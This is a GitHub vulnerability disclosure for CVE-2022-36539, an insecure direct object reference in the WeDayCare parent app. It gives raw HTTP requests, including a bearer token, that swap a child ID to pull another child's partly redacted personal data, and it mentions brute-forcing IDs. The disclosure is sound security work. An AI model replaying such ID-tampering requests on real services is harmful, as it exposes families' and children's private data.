Fopje / CVE-2022-36539 Public

Insecure Permissions WeDayCare

☆ 3 stars 0 forks

☆ Star ▾ Notifications

Code Issues Pull requests Actions Projects Security Insights

main ▾ Go to file

Fopje Update README.md … on Sep 7 4

View code

README.md


CVE-2022-36539

Insecure Direct Object Reference (IDOR) WeDayCare B.V.

WeDayCare B.V Ouderapp before v1.1.22 allows attackers to alter the ID value within intercepted calls to gain access to data of other parents and children.


Traffic with the API is made transparent via a proxy such as Burp Suite. Although it cannot be accessed without authentication, no authorization appears to be applied. This way I can not only request the data of my own children, but also that of other children. This gives me full visibility into the personal data of all families, with everything processed in the app as defined in the GDPR. For this I only have to change the ID to that of another child, parent, chat, or the like.

GET request




```
GET /v1/children/3586/person HTTP/1.1
Host: jsonapi.wedaycare.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://eigenenwijzer.web.wedaycare.com/child
Content-Type: application/json
jdc-shard: eigenenwijzer
Authorization: Bearer iwtq5GHG7CwBX9dBzomNiMOIreMVXePlBzqRfbmW
Origin: https://eigenenwijzer.web.wedaycare.com
Connection: close

```

Reponse for the previous request




```
},
"data":{
  "type":"people",
  "id":"10002",
  "attributes":{
    "email":null,
    "gender":"female",
    "first-name":"[redacted] ,
    "last-name":" [redacted]",
    "created-at":"2020-02-11T00:02:41+01:00",
    "updated-at":"2020-05-13T13:02:14+02:00",
    "date-of-birth":"[redacted]T00:00:00+01:00",
    "phone-home":null,
    "phone-work":null,
    "phone-mobile":null
  },
  "relationships":{
```

If I change ID 3586 to, for example, 3576



```
GET /v1/children/3576/person HTTP/1.1
Host: jsonapi.wedaycare.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://eigenenwijzer.web.wedaycare.com/child
Content-Type: application/json
jdc-shard: eigenenwijzer
Authorization: Bearer iwtq5GHG7CwBX9dBzomNiMOIreMVXePlBzqRfbmW
Origin: https://eigenenwijzer.web.wedaycare.com
Connection: close
```

Can I see the data of someone else's son or daughter



```
"data":{
  "type":"people",
  "id":"9969",
  "attributes":{
    "email":null,
    "gender":"male",
    "first-name":"[redacted]
    "last-name":"[redacted]",
    "created-at":"2020-02-08T00:01:50+01:00",
    "updated-at":"2020-05-13T00:01:51+02:00",
    "date-of-birth"[redacted]0:00:00+01:00",
    "phone-home":null,
    "phone-work":null,
    "phone-mobile":null
  },
```

Due lack of implementation of rate-limiting it's also possible to brute force valid ID's.

This also works with the chat, child details and other functionalities.

Advisory

The developer has fixed the lack of authorisation within the webapplication. Mobile users are required to update to the newest version of the mobile app.

Releases

No releases published

Packages

No packages published